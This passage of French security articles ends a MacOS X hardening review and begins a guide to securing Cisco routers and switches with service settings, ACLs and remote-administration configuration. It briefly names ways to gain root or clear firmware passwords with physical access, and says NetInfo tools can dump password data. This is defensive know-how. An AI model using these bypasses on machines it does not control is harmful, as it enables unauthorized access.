Insistons sur le fait déjà mentionné que MacOS X installé de cette manière ne pourra permettre l'utilisation de logiciels dits "classiques". Au passage, vous allez perdre quelques fonctionnalités par rapport à un système sur lequel le disque serait au format Mac étendu (HFS+). Pour information, Apple recommande ce format. Le choix délibéré que nous faisons ici tient à une seule raison, la sécurité, malgré les restrictions dues à certains logiciels (l'exemple de LightWave). Plus précisément, le format HFS+ respecte par exemple, la casse des noms de fichiers, mais si vous écrivez ce nom d'une autre manière, OS X reconnaîtra quand même le fichier. Très dangereux ! C'est cette particularité qui était à l'origine des vulnérabilités d'Apache sur les premières versions de MacOS X.

Alors, MacOS X, "secure" ou pas "secure" ?

Outils disponibles

Parmi les bonnes "idées", les services pilotés par inetd sont désactivés par défaut. Pas de serveur ftp, telnet, rsh, etc. actifs au lancement. Le serveur http (Apache) est également inactif. Ipfw est actif par défaut, mais sans règles définies : autrement dit, tout passe dans tous les sens. OpenSSH est à configurer et n'est pas actif par défaut. Tcpwrappers est bien présent, mais sans les fichiers hosts.allow et hosts.deny. En résumé, il y a déjà de quoi s'occuper.

Depuis les débuts de MacOS X, Apple a fourni de nombreuses mises à jour de sécurité. Certains problèmes causés par Internet Exploder (désolé, c'est un fait !), crontab, fetchmail, ipfw, procmail, tcpdump, etc. sont censés avoir été résolus avec la version 10.1. Merci en grande partie à FreeBSD. Cela dit, depuis la sortie de cette version, trois mises à jour ont déjà été publiées (au moment d'écrire ces lignes). L'une concerne IE (ben oui !), l'autre les permissions de certains outils et la dernière, le logiciel de mise à jour... des logiciels. Nous y reviendrons.

LDAP, Kerberos, font aussi partie de la distribution. Vous pouvez aussi installer xinetd. Il a été porté sur MacOS X et il est disponible à sa source : http://www.xinetd.org. Vous disposez bien sûr de chroot. Toutefois, attention à ne pas "chrooter" suid root. Evident, mais souvent oublié. Chroot, c'est un peu une prison de verre. Ce n'est pas la panacée, loin de là, mais ce n'est pas bien de ne pas s'en servir.

En résumé, il y a de bonnes choses et c'est très positif de voir toute cette production du logiciel libre présente sur ce système à demi (ou aux 3/4) propriétaire. La collaboration avec FreeBSD n'y est pas pour rien, mais ça signifie quand même que la partie sécurité ne semble pas négligée par Apple.

Certains classiques de la sécurité du logiciel libre sont aussi disponibles en version MacOS X ou compilables sous MacOS X : par exemple, la nouvelle version beta de nmap, portsentry, etc.

Enfin, s'agissant d'un Unix, le système de logs est évidemment présent et seulement accessible aux membres du groupe admin. Bien sûr, tout ceci est paramétrable dans les différents fichiers propres à BSD.

Mais bon, ça c'était le côté "brillant" des choses. Passons au côté plus "sombre".

Outils à risques

Pour rester dans le logiciel (par opposition au matériel), Apple propose de nombreux outils graphiques. L'un d'entre eux est à la fois très performant et très dangereux... et il fait sauter au plafond n'importe quel administrateur qui se respecte. Il s'agit de NetInfo. C'est un fantastique outil dans sa conception (qui remonte à plus de 10 ans puisque faisant partie de NeXTSTEP) qui permet de gérer le réseau : utilisateurs, hôtes, services, etc. Comme nous l'avons déjà dit, la première lacune concerne la documentation et c'est là que se trouve le premier point dangereux. La documentation est plutôt réduite alors qu'il s'agit d'un outil particulier dans son utilisation et qui n'a rien d'évident lorsqu'on ne le connaît pas. Malheureusement, si vous vous loupez, les dégâts seront souvent irréversibles. Mais ça, c'est presque le côté le moins problématique.

Là où ça se gâte vraiment, c'est que cet outil repose sur des petits utilitaires qui permettent, si l'on ne fait rien, de se procurer les mots de passe (par exemple) sans aucune difficulté. Ces utilitaires se nomment niutil, nidump, nigrep, etc, et possèdent des permissions que l'on pourrait qualifier de laxistes (à savoir, accessibles à tous). Lorsqu'on sait que nidump, par exemple, permet de générer un fichier passwd à partir de la base NetInfo, je vous laisse imaginer la suite !
Donc, première chose à faire, modifier les permissions sur les fichiers mentionnés ci-dessus (qui de plus sont suid root !). Il faut qu'ils soient seulement exécutables par root et les membres du groupe admin. En résumé, un petit chmod 550 limitera les dégâts. Cela s'applique bien évidemment aux outils graphiques eux-mêmes, tels que NetInfo (qui se nomme en fait NetInfoManager). Signalons qu'Apple vient de fournir un correctif de sécurité pour un problème lié à la possibilité d'accès root (sans même le vouloir) à partir de différents outils (dont NetInfo).

A télécharger obligatoirement.

Mises à jour

Ceci nous amène tout droit aux mises à jour. Là, ça ne va plus du tout ! Certes, c'est très "convivial" de ne rien avoir à faire, mais de là à ne pas savoir ce qui se passe sur votre machine pendant la mise à jour, il y a un grand pas... que je me refuse à franchir. En clair, dans les Préférences, vous disposez d'un outil de mise à jour et il fait le travail pour vous. En plus, vous avez la possibilité de procéder de manière automatique, avec par exemple une périodicité hebdomadaire. Heureusement, on peut choisir le mode manuel, même si ça ne résout qu'une partie du problème. Non, Monsieur Pomme, pas ça !!! Que la communication soit sécurisée, admettons, mais qu'est-ce que vous faites dans ma machine ? Tout est permis là, et je ne vous ai pas invité :-(

Heureusement, ces correctifs sont disponibles sous une autre forme, dans la page de téléchargement à la rubrique "apple", mais pourquoi ne pas le crier plus fort ?

Utilisateurs

Après installation de MacOS X, vous créez un utilisateur. Cet utilisateur est un administrateur. Conseil : ne travaillez pas sous ce nom d'utilisateur. Créez un nouvel utilisateur qui ne fasse pas partie du groupe admin.

L'utilisateur root est désactivé par défaut, mais il existe quand même. Pour l'activer, vous devez passer par NetInfo et surtout lui donner un mot de passe. L'utilisateur root est plus puissant que l'administrateur que vous avez créé à l'installation, il est donc parfois utile, sinon nécessaire... même si Apple recommande de ne pas l'activer. Un exemple : si vous souhaitez tuer une tâche lancée au démarrage (donc en tant que root) depuis un shell, vous ne pourrez pas utiliser la commande *kill* en tant qu'administrateur, sauf en tapant *su*... et le mot de passe qui va avec.
Le shell par défaut est un shell de login. Vous pouvez donc vous loger sous n'importe quel nom si vous connaissez le mot de passe, root inclus.
Pour des raisons partant d'un bon sentiment, Apple permet aussi de recréer le mot de passe oublié de root, en démarrant sur le CD d'installation. Autrement dit, si quelqu'un possédant le CD a un accès physique à votre machine, il peut y entrer comme chez lui.

Dans le même genre, n'importe qui ayant le même type d'accès à la machine, peut brancher un disque sur l'un des ports USB ou FireWire (certainement le type de bus le plus rapide aujourd'hui pour les périphériques) et s'en servir comme disque de démarrage.

Enfin, un simple *Command + s* à la mise en route, permet de démarrer en *single user* sans authentification. Vous vous retrouvez root sans même montrer patte blanche. Il existe deux solutions à ce problème : l'une désactive carrément le mode *single user*, l'autre passe par un script Perl qui force l'authentification. Dans les deux cas, ce n'est pas franchement satisfaisant et Apple devra vraiment se pencher sur le sujet.

Une autre particularité concerne l'activation et la configuration des services. Elles passent à la fois par les scripts rc, classiques sous BSD, et les fichiers PropertyList qui sont en fait des fichiers XML (dont certains, comme par hasard, sont accessibles à tout le monde). A quoi ça sert ? C'est un moyen de réinventer la roue ? Cette "mode" du XML ressemble fort à un cheveu sur la soupe. Mais, bon, ce n'est que mon opinion. Puisque les scripts de démarrage existent, pourquoi en rajouter ?

Vous voyez, les risques sont multiples et pour l'instant Apple n'a pas publié de correctif concernant ces "fonctionnalités".

Open Firmware

C'est un peu l'équivalent du BIOS des machines Intel. Selon les machines, il est accessible par combinaison de touches (Command + Option + o + f) au démarrage ou plus simplement sur certains modèles, en pressant un bouton sur la face avant de l'ordinateur. Comme le BIOS, il peut être protégé par un mot de passe... et comme pour le BIOS, vous pouvez faire sauter ce mot de passe ! Pour le BIOS, dans 80% des cas, il suffit de déplacer un "jumper", sur le Mac, il suffit d'enlever une barrette de mémoire. Encore une fois, ça implique un accès physique à la machine, mais bon... Donc, à vos cadenas !
Pour arranger les choses, il existe un "outil" qui permet de lire le mot de passe de l'Open Firmware : il se nomme FWSucker. Donc, de ce côté-là, Apple a vraiment du pain sur la planche. Sécurité égale à zéro dans ce domaine.

Que faire avec MacOS X ?

Répétons-le encore une fois : installé de cette manière, MacOS X ne pourra pas utiliser l'énorme quantité d'applications de MacOS 9. Alors, à quoi va-t-il servir ?
Des applications natives OS X apparaissent tous les jours... et il y en aura de plus en plus. Pour les inconditionnels (et il y en a malheureusement très beaucoup), vous disposez même d'une version toute neuve d'Office : si, si, celle de la banlieue de Seattle. Illustrator 10 vient également de sortir en version native OS X. Photoshop est prévu pour le début 2002. Quasiment toute la logithèque OS 9 est en cours de portage.

Si vous aimez la vidéo, la musique, etc, OS X est certainement l'Unix le plus avancé dans le domaine.

Certes, pour utiliser MacOS X, il faut acheter une nouvelle machine qui n'est pas forcément "donnée". C'est un choix délicat.

Si vous utilisez MacOS X dans une entreprise, il s'intègrera parfaitement à l'environnement existant. Même si votre réseau est particulièrement hétérogène, il n'y aura aucun problème de communication et il pourra bénéficier des protections déjà existantes.

Si vous franchissez le pas, et que la partie développement vous intéresse, il existe un projet impossible à ignorer : GNUstep (http://www.gnustep.org).

GNUstep est un projet "ouvert" visant à porter OpenSTEP sur la majorité des plates-formes. Pour faire court, OpenSTEP, c'est NeXTSTEP revu et corrigé pour différents OS. MacOS X et GNUstep deviennent donc, d'une certaine manière, complémentaires. Ce que vous développerez pour MacOS X sera utilisable sous GNUstep et réciproquement. Mais ça vaut le détour de se pencher sur des outils tels qu'InterfaceBuilder ou ProjectBuilder. Pour ce qui concerne GNUstep, les équivalents sont disponibles bien qu'ils soient en pleine phase de développement. GNUstep propose aussi des outils pour faciliter le portage.

Enfin, un autre visage du développement sous MacOS X concerne Internet. Les WebObjects sont des outils efficaces pour la création de sites Web. Nous pouvons difficilement les aborder ici, dans la mesure où ils mériteraient un article entier (sinon, un livre). Malheureusement, ils reposent sur Java... et personnellement, ce n'est pas ce que je préfère, surtout si l'on se réfère à la sécurité. Bien sûr, c'est une question de goût et d'opinion : chacun son truc.

Et après ?

Disons-le clairement : MacOS X est encore en pleine évolution. Apple sent la nécessité d'accélérer les choses, ce qui mène parfois à quelques "toiles" (iTunes, correctifs à épisodes, etc.).

Quitte à me répéter, j'ai malgré tout beaucoup de sympathie pour ce système. Si Unix doit se "répandre" chez le particulier, MacOS X y sera sans doute pour beaucoup. Une grande partie de la communauté Linux veut faire de ce système une alternative à Windows. Malgré la multiplication des environnements "clones" (Gnome, KDE), je ne partage pas vraiment cette façon de voir. Linux demande encore, même avec les environnements cités plus-haut, des connaissances en Unix. Ce besoin est bien moindre pour MacOS X. Quelqu'un qui débute s'adaptera très vite à MacOS X et il ne se rendra même pas compte qu'il y a Unix derrière. C'était déjà le cas pour NeXT... en mieux. Une simple case à cocher dans les Préférences faisait de vous un expert Unix ou un simple utilisateur inexpérimenté.

Si la première démarche d'un particulier débutant concerne l'achat d'une machine, à tarif pratiquement égal, pourquoi ne pas lui conseiller un Mac plutôt qu'une machine Wintel ? Son Mac vieillira mieux et sera surtout beaucoup plus facile d'accès, n'en déplaise au monde Wintel.

Pour une personne plus "avancée", le raisonnement sera bien sûr différent. Ce sont les besoins (et les goûts) qui détermineront les choix, sans oublier le coût : entre un iMac de base et un G4 bi-processeur, il y a comme une différence de tarif.

Toutefois, sans faire de prospective, revenons à l'essentiel. A mon humble avis, l'essentiel, c'est la diversité. Même si je déteste cordialement M$, je ne veux pas sa perte (quoique !). Ce qui est critiquable, c'est toute situation monopolistique : elle tue la création. La richesse vient de la diversité. Si, comme certains semblent le souhaiter, Linux (GNU/Linux pour les intégristes) atteignait une certaine hégémonie, ce serait une autre forme de monopole. Ce ne serait pas mieux que ce qui se passe aujourd'hui avec l'armée de Redmond.

C'est bien là que se situe le problème majeur : la diversité des OS tend à se réduire comme peau de chagrin. De la "grosse" cinquantaine d'Unix du début des années 90, beaucoup ont disparu ou sont devenus des pièces rares.

Les OS novateurs, tels que BeOS par exemple, ont été tués dans l'oeuf. Ne parlons pas de ces systèmes, qualifiés d'alternatifs, du milieu des années 80, qui sont tous passés à la trappe (Atari, Amiga, Archimedes...). Que reste-t-il aujourd'hui ? Pas grand- chose en dehors des deux "mondes", Unix (commercial, [pardon propriétaire... toujours pour les "intégristes"], ou libre) ou Windows (c'est-à-dire la collection complète).

Un autre phénomène "étrange", c'est la "mode" Linux pour les éditeurs majeurs. Etant d'un naturel méfiant, l'arrivée d'IBM, Sun et autre HP dans le monde des sytèmes libres n'est pas faite pour me rassurer. La philanthropie, que je sache, n'est pas leur caractéristique première. Quelques questions se posent : ces éditeurs souhaitent-ils bénéficier "gratuitement" de l'énorme travail de la communauté ? Pensent-ils "noyauter" le monde du libre en le pervertissant... parce qu'il leur fait de l'ombre ? Espèrent-ils gagner de l'argent avec un produit dont la philosophie originelle est le contraire du capitalisme ? Enfin, comment comptent-ils compenser les pertes de ventes de leurs propres OS, qui de toute manière ne peuvent pas disparaître demain ? Bien d'autres questions se posent ou se poseront, et même si ces éditeurs ont toujours bénéficié du travail de la communauté, aujourd'hui, ça prend des proportions démesurées. Alors, démagogie, arrière-pensée, perversion, économies sur le dos des travailleurs de l'ombre : la réponse dans quelques mois ou années... et on revient au monopole déjà mentionné !
En conséquence, si Apple (qui pratique malgré tout, un peu la même politique) peut mettre un peu de "fantaisie" dans la

monotonie ambiante, en réunissant d'une certaine façon les deux "mondes", accueillons-le avec plaisir. Personnellement, plus il y aura de systèmes, plus je serai content. Toute forme de monopole ne peut mener que... nulle part, à moyen terme.

Enfin, ça se termine

Donc, si vous envisagez de changer de machine, pourquoi ne pas vous pencher sur la production d'Apple ? Le système, pour ce qui le concerne, est vendu à un tarif acceptable (139 euros). Si vous achetez un iMac de base équipé de MacOS 9 et X, il vous en coûtera 999 euros (au moment de cet article).
Pour ce prix, vous pourrez faire des choses encore inaccessibles aux autres Unices ou aux différents Windows, et ce avec un matériel réellement performant. Si vos moyens vous le permettent ou si vous achetez pour l'entreprise, vous pouvez vous pencher sur le haut de gamme : G4 bi-processeur, moniteur de course, etc. La facture deviendra alors beaucoup plus salée. Encore une fois, c'est un choix qui ne concerne que l'intéressé... et je n'ai pas d'actions Apple (ni aucune autre d'ailleurs !). Libre à vous, par la suite, de l'installer de la manière proposée dans cet article.
Enfin, si vous aimez la découverte, rien ne vous empêche de vous pencher sur Darwin, même si vous possédez une machine Intel. Un petit tour sur http://gnu-darwin.sourceforge.net permet d'obtenir la distribution sous forme de CD. Vous pourrez, bien sûr, utiliser Darwin encore plus facilement avec un Mac.
MacOS X est en pleine évolution. D'ailleurs, une version 10.1.1 vient déjà de sortir. Il reste certainement beaucoup de travail à accomplir, mais la base est très saine. C'est toujours un peu de soleil dans l'eau froide.
Si Apple parvient à éviter les erreurs du passé, nous pourrions bien entendre beaucoup parler de cet OS dans un très proche avenir. Qui sait ? Cela aurait au moins le mérite de réduire un peu le poids du monopole ambiant... même si on retrouve les produits de l'hydre de Redmond sur MacOS X, avec tout ce que ça peut impliquer pour le monde Unix (et ça, c'est très inquiétant !).
Enfin, l'innovation sur MacOS X vient surtout de son "ancêtre". La philosophie de NeXT n'a jamais été dépassée. NeXT n'a copié sur personne et a vraiment inventé une nouvelle voie. Commercialement, ce fut un échec, mais en aucun cas parce que le produit était mauvais : il avait bien dix ans d'avance. La bonne idée d'Apple a été de reprendre le concept. Les technologies actuelles aidant, la puissance de calcul, les vitesses de transfert ont été multipliées permettant d'améliorer encore le résultat.
Pour ma part, je préfère, et de loin, cette manière de procéder que celle qui règne aujourd'hui dans une partie du monde du logiciel libre : "réinventer" (ou cloner) Windows. Que tous les systèmes puissent échanger ou partager des données, c'est vital. Est-ce que ça doit forcément passer par une "copie" du pseudo modèle ?
Alors, bien évidemment, MacOS X est un produit "commercial" et à ce titre, il est donc différent des OS libres (qui deviennent "commerciaux" pour la plupart !). En d'autres termes, Apple a certainement beaucoup plus de moyens, financiers ou autres, que les éditeurs des distributions Linux les plus répandues. Mais est-ce que l'imagination a quelque chose à voir avec les moyens ? Les distributions mentionnées ci-dessus ont quasiment doublé de volume en quelques années. Pour avoir fait preuve d'imagination ? Que nenni ! Pour nous proposer des environnements de plus en plus lourds qui ressemblent de plus en plus aux produits de qui vous savez. Je ne remets pas en cause le formidable travail réalisé : tous ces gens méritent un coup de chapeau. Mais, que diable, avons-nous besoin de plagier le plagiaire ? C'est une manière de reconnaître implicitement que M$ détient la vérité. Est-ce vraiment le cas ? Si la réponse est "oui", alors la suite sera bien triste.

Rappelez-vous : l'ennui naquit de l'uniformité.
Georges Tarbouriech - georges.t@linuxfocus.org

Références

A tout seigneur tout honneur : tout ce qui concerne MacOS X
http://www.apple.com/macosx/

Tout sur Darwin :
http://www.opensource.apple.com/

MacOS X et la sécurité :
http://www.securemac.com/
http://www.sans.org/

MacOS X et la solution aux problèmes :
http://www.macfixit.com/

De tout un peu : sécurité, solutions, etc.
http://www.stepwise.com/

GNUstep :
http://www.gnustep.org/
http://www.gnustep.net/
http://www.clubstep.org/ En Français
http://www.linuxfocus.org/Francais/March2001/article195.shtml Publicité gratuite !

NeXTSTEP et OPENSTEP : un historique de grande qualité en français :
http://perso.wanadoo.fr/levenez/

Tout sur OPENSTEP, in english :
http://people.ne.mediaone.net/jkheit/

Protection de l'infrastructure réseau IP

Cet article est le premier d'une série portant sur la protection de l'infrastructure réseau, la sécurisation des équipements Cisco et des différents protocoles utilisés dans des environnements comme des réseaux locaux d'entreprise, qu'ils soient privés ou connectés à l'Internet.

Nous allons nous focaliser dans ce numéro sur la sécurisation des routeurs et des commutateurs, décrire à quoi servent les différents types d'ACL (*Access Control List*) et comment s'en servir pour filtrer le trafic, comment déclarer des utilisateurs et configurer l'administration à distance (via SSH et telnet), comment configurer SNMP (*Simple Network Management Protocol*) et finalement comment construire un outil de vérification d'intégrité de la configuration.

Les exemples ne sont que des modèles : évitez de copier/coller directement certaines commandes (ACL ou gestion des utilisateurs et de l'accès par exemple) au risque de vous voir dans l'impossibilité de vous connecter et contraint de réinitialiser le mot de passe, voire tout l'équipement.

Sécurisation des équipements

Les routeurs ainsi que les commutateurs (" switches ") sont composés d'une partie matérielle (châssis, carte mère, cartes d'E/S, etc.) et d'une partie logicielle (IOS, CatOS, CatIOS). Comme beaucoup de systèmes d'exploitation, ceux des routeurs et des commutateurs sont configurés par défaut pour faciliter leur déploiement et leur utilisation : beaucoup de services sont démarrés " par défaut " et doivent donc être arrêtés ou reconfigurés, et ceux que l'administrateur active (SNMP et telnet par exemple) doivent être paramétrés correctement pour éviter une exposition trop importante d'informations ou empêcher à n'importe qui d'accéder à l'équipement.

Le fichier de configuration d'IOS ne contient jamais les options de configuration " par défaut " et il n'existe, à priori, aucun moyen de faire afficher à l'interface en ligne de commande (le " parser ") la configuration complète. De plus, ces options de configuration " par défaut " changent en fonction des versions du système d'exploitation installé (par exemple no ip unreachables est configuré par défaut dans IOS >12.0, mais pas dans les versions antérieures). Il faut également faire attention, lors de l'activation ou de la réactivation de certaines interfaces ou services, car des bribes de configuration qui ne se trouvaient plus dans la configuration, mais toujours en mémoire, peuvent réapparaître (description des interfaces, paramètres de PVC ATM, configuration SNMP, etc.). Le fichier de configuration de CatOS contient également uniquement les valeurs qui ne sont pas " par défaut ", mais show config all affiche la configuration complète.

Les deux tableaux ci-dessous listent l'ensemble des options à désactiver ou à activer :

IOS (global)	Effet
no service tcp-small-servers no service udp-small-servers	Désactive les services TCP et UDP echo, discard, daytime et chargen
no ip bootp server	Désactive le service BOOTP
no service dhcp	Désactive le service DHCP
no ip identd	Désactive le service identd
no service finger no ip finger	Désactive le service finger
no cdp run	Désactive CDP (Cisco Discovery Protocol)
no ip http server	Désactive le serveur HTTP d'administration
no ip source-route	Interdit les paquets (avec le drapeau) routés depuis/par la source
no snmp-server	Désactive le service SNMP
no boot network no service config	Désactive le démarrage en téléchargeant de la configuration via le réseau
no service pad	Désactive PAD (X.25 Packet Assembly and Disassembly)
service nagle	Active l'algorithme Nagle pour TCP (agrégation de caractères pour éviter le phénomène " I échange par caractère tapé ")
service timestamps {log | debug} datetime msec show-timezone localtime	Active l'horodatage détaillé des informations journalisées
service tcp-keepalives-in	Contrôle si les connexions (telnet ou SSH par exemples)

	sont encore actives pour éviter de bloquer tous les VTY (TTY virtuels) disponibles avec des connexions orphelines qui pourraient être " récupérées "
no ip domain-lookup	Désactive les requêtes DNS
enable secret <mot de passe>	Active un mot de passe
no enable password	(MD5, type 5) pour passer en mode " enable " (aussi appelé " privileged EXEC ")
service password-encryption	Active l'encodage (" l'obfuscation ") des mots de passe (non-MD5, type 7) en utilisant l'algorithme Vigenere

IOS (interface)	Effet
no ip source-route	Interdit les paquets routés depuis/par la source
no ip directed-broadcast	Ne réagit pas aux paquets reçus sur une interface et adressés à l'adresse de diffusion du réseau
no ip proxy-arp	Désactive le relayage de messages ARP
no ip redirects	Désactive l'envoi de messages ICMP Redirect
no ip unreachables	Désactive l'envoi de messages ICMP Destination Unreachable
ip accounting access-violations	Active la comptabilisation des datagrammes IP qui violent les ACLs
no ip mask-reply	Désactive les réponses aux messages ICMP Mask Reply
no cdp enable	Désactive CDP (Cisco Discovery Protocol)

CatOS	Effet
set cdp disable	Désactive CDP (Cisco Discovery Protocol)
set ip redirect disable	Désactive l'envoi de messages ICMP Redirect
set ip unreachable disable	Désactive l'envoi de messages ICMP Destination Unreachable
set ip dns disable	Désactive les requêtes DNS
set ip http server disable	Désactive le serveur HTTP d'administration
set password <password>	Active un mot de passe de connexion
set enablepass <password>	Active un mot de passe (MD5, type 5) pour passer en mode " enable " (aussi appelé " privileged EXEC ")

Les différents types d'ACL et comment les utiliser

Les ACL (*Access Control Lists ou access-list*) sont une liste ordonnée d'ACE (*Access Control Entries*). L'ACL elle-même n'assure pas le filtrage mais correspond uniquement à une suite de règles qui doit être, par exemple, appliquée à une interface ou utilisée comme mécanisme de contrôle d'accès à un service. Le " filtrage par ACL " est un abus de langage.
Le filtrage de paquets n'est pas un mécanisme de sécurité, il permet tout au plus de limiter ce qu'un pare-feu qui se trouverait après le routeur serait obligé de traiter et journaliser. Le filtrage de paquet ne maintient aucune information d'état et n'est donc aucunement " stateful " : le mot clé established correspond uniquement aux drapeaux ACK (Acknowledgement) et/ou RST (Reset) placés. Jusqu'à des versions très récentes, il n'était également pas possible de traiter explicitement les paquets fragmentés : le mot clé fragment change ce comportement (qui dépend directement des autres ACE de niveau réseau ou transport déclarées dans la même ACL).

C'est pourquoi ce mécanisme ne doit pas être considéré ni comme une protection contre la recherche d'information avec des outils du type **nmap** ou **hping** (audit avec certains drapeaux placés ou depuis un port source " connu "), **firewalk** (permet de découvrir les ACL installées sur un équipement) ou encore **xprobe** (identification de système grâce à des messages ICMP), ni une solution de filtrage viable surtout pour des protocoles " complexes " comme FTP ou H.323. Le " feature set " IOS Firewall dispose de mécanismes de sécurité plus complets comme, par exemple, CBAC (*Context-Based Access Control*) ainsi que des relais applicatifs (" helpers ").

Dans le cadre d'une ACL permissive (" permit "), le rejet (" deny ") est implicite si aucune ACE ne correspond (" match "). Le rejet explicite n'est nécessaire que si une journalisation est attendue. La directive log ou log-input (journalise également l'interface ainsi que l'adresse MAC de la source) active la journalisation si le paquet correspond à l'ACE. Dans l'exemple ci-dessous, tout est rejeté avec une journalisation explicite (y compris des ports source et destination) :

```
access-list 100 deny tcp any range 0 65535 any range 0 65535
log-input
access-list 100 deny udp any range 0 65535 any range 0 65535
log-input
access-list 100 deny ip any any log-input
```

Il n'est pas possible d'éditer une ACL directement sur l'équipement : il est vivement recommandé de copier l'ACL dans un éditeur de texte et de la modifier, puis de l'effacer sur le routeur (no access-list {numéro}) et enfin de copier/coller l'ACL sur le routeur pour réduire au maximum la fenêtre où l'ACL n'est plus appliquée. Les ACLs nommées (ip access-list {nom}) simplifient la lecture et peuvent être modifiées (l'étape de suppression-création n'est pas nécessaire).

Les ACL standards, étendues et nommées

Ces ACL sont les plus courantes, les ACL standards ne portent que sur l'adresse source :

```
access-list {numéro (1-99/1300-1999)} {deny | permit} {source}
[masque inverse]
```

alors que les ACL étendues portent sur le protocole, la source, la destination et des informations en fonction du protocole (ports pour TCP et UDP, message pour ICMP, etc.) ainsi que les fragments :

```
access-list {numéro (100-199/2000-2699)} {deny | permit}
            {protocole}
            {source} {masque inverse} [port] {destination}
            {masque inverse}
            [port] [log | log-input] [fragments] [established]
```

Pour indiquer un hôte et non un (sous-)réseau, il est possible de remplacer {source} {masque inverse} par host {source} (et ne pas utiliser un masque inverse de /32). Le masque inverse correspond au complément à 255 pour chaque octect (c'est-à-dire au non logique pour chaque bit), par exemple : un /26 en notation CIDR (Classless Inter-Domain Routing) correspond à un masque de réseau de 255.255.255.192 et à un masque inverse de 0.0.0.63.

Ainsi, il arrive souvent que l'on filtre sans journalisation les " protocoles Microsoft " ({135,137-139,445}/{tcp,udp}) sur un routeur frontal et que l'on remette la même règle sur le pare-feu qui se trouve directement après ce routeur, mais avec journalisation pour détecter les tentatives de contournement du filtrage par ACL :

```
interface xy
 access-group 100 in
 access-list 100 deny tcp any any eq 135 log
 access-list 100 deny udp any any eq 135 log
 access-list 100 deny tcp any any range 137 139 log
 access-list 100 deny udp any any range 137 139 log
 access-list 100 deny tcp any any eq 445 log
 access-list 100 deny udp any any eq 445 log
 access-list 100 permit ip any any
```

Les autres types d'ACL

Il existe d'autres types d'ACL qui sont moins courantes mais qui disposent de fonctionnalités de filtrage intéressantes : par type de protocole (GRE (*Generic Routing Encapsulation*) et AH/ESP (*Authentication Header/Encapsulating Security Payload*) dans le cadre d'IPsec par exemple), par adresse MAC, par " pseudo " session en utilisant une ACL réflexive (evaluate/reflect), dynamique (aussi appelée " lock and key ") où l'utilisateur s'authentifie d'abord auprès du routeur pour activer certaines règles (access-enable) et enfin en fonction du temps (time-range).

Les Turbo ACL

Le temps de passage dans l'ACL est directement proportionnel aux nombres d'ACE. Plus l'ACL est longue, plus le temps de traitement requis est grand et l'impact important. Les Turbo ACL, aussi appelées ACL compilées (*access-list compiled*), changent ce comportent et réduisent le temps processeur nécessaire pour le rendre constant après la phase de compilation : cinq opérations sont nécessaires par datagramme IP qui traverse l'ACL.

Les ACL sur les commutateurs

Les commutateurs, suivant les modèles, et quels que soient les modules installés (un module de routage IP, comme une MSFC n'est pas nécessaire) supportent les ACL de niveau liaison, réseau et transport. Comme dans le cadre des Turbo ACL, elles sont compilées, transférées puis traitées par des ASIC (*Application-Specific Integrated Circuit*) qui sont des circuits intégrés programmés pour effectuer des tâches spécifiques. L'impact sur les performances du commutateur est quasi nul, quel que soit la taille des ACL.

```
set security acl ip {nom} {permit | deny} [protocole] {source}
                   {masque} [port] {destination} {masque}
                   [port]
                   [established] [fragment] [log]
commit security acl {nom}
```

Administration à distance

Il existe plusieurs méthodes pour se connecter sur un équipement : il est possible de passer directement par le port console (connexion série), par le port AUX, ou en se connectant en réseau : via l'interface loopback, une interface physique, ou une interface dédiée à l'administration dite " out-of-band ".
Dans l'exemple ci-dessous, les connexions via le port console (con) sont autorisées et le mode " privileged exec " est quitté après 5 minutes d'inactivité. Les connexions via le port AUX sont interdites. Chaque connexion à distance utilise un VTY (Virtual TTY) ; nous en réservons un au cas où les quatre premiers soient bloqués ou affectés à des connexions légitimes. Les connexions sortantes, c'est-à-dire initiées sur le routeur, sont interdites pour éviter que le routeur soit utilisé pour rebondir vers d'autres équipements.
L'access-class repose sur une ACL pour restreindre l'accès via telnet et SSH. Comme dans le cadre du protocole SNMP, l'ACL est utilisée uniquement comme mécanisme de contrôle d'accès à l'application et non comme mécanisme de filtrage IP : il est vivement recommandé de créer une ACL interdisant par défaut toutes les communications avec le routeur (celles qui lui sont destinées et celles qu'ils pourraient initier) et d'appliquer cette ACL aux différentes interfaces (pour le trafic entrant access-group in {numéro} et/ou sortant access-group out {numéro}).

IOS	CatOS
line con 0 exec-timeout 5 0 transport input none line aux 0 no exec transport input none line vty 0 3 access-class {numéro} in exec-timeout 5 0 line vty 4 access-class {numéro} in exec-timeout 5 0 transport input telnet ssh tranport output none transport preferred none banner login ^c <message>^c	set ip permit enable set ip permit {réseau} {masque} telnet set ip permit {réseau} {masque} set banner motd ^c <message>^c ssh set logout 5

Il est de plus en plus souvent recommandé d'activer IPsec ou SSH (malgré les failles publiées ces derniers temps : crc32, analyse statistique des mots de passe, SSHow) pour chiffrer les connexions administratives, mais tous les " feature set " ne disposent pas d'IPsec/SSH : il convient de choisir une image supportant DES (*Data Encryption Standard*) ou 3DES (*Triple DES*). Rijndael, l'algorithme AES (*Advanced Encryption Standard*) remplaçant officiel de DES, sera sans doute supporté dans un futur plus ou moins proche.
L'exemple ci-dessous porte sur la configuration et l'activation de SSHv1, seule version supportée. L'authentification par clés (au lieu du traditionnel mot de passe) n'est pas disponible et le serveur ne peut contraindre le client à utiliser 3DES.

IOS	CatOS
hostname {nom} ip domain-name {domaine} crypto key generate rsa ip ssh timeout 60 ip ssh authentication-retries 3 ip scp server enable	set crypto key rsa 1024 set ip permit enable ssh

Utilisateurs : Authentification, Autorisation et Journalisation

Il est possible de créer des utilisateurs localement sur chaque routeur ou de se servir de systèmes avec une base de compte centralisée : RADIUS (Remote Authentication Dial In User Service), TACACS+ (Terminal Access Controller Access Control System) ou encore Kerberos.
RADIUS est un protocole que l'on retrouve dans les infrastructures de dial-up pour authentifier les utilisateurs et fournir une journalisation. Authentification et autorisation ne font qu'un ce qui, dans certaines situations, engendre un manque de flexibilité. RADIUS utilise UDP comme mécanisme de transport et ne chiffre que le mot de passe (à partir d'un secret commun).

TACACS+ est plus orienté contrôle d'accès et les trois phases (authentification, autorisation et journalisation) sont séparées. TACACS+ utilise TCP comme mécanisme de transport et supporte le chiffrement des informations échangées.

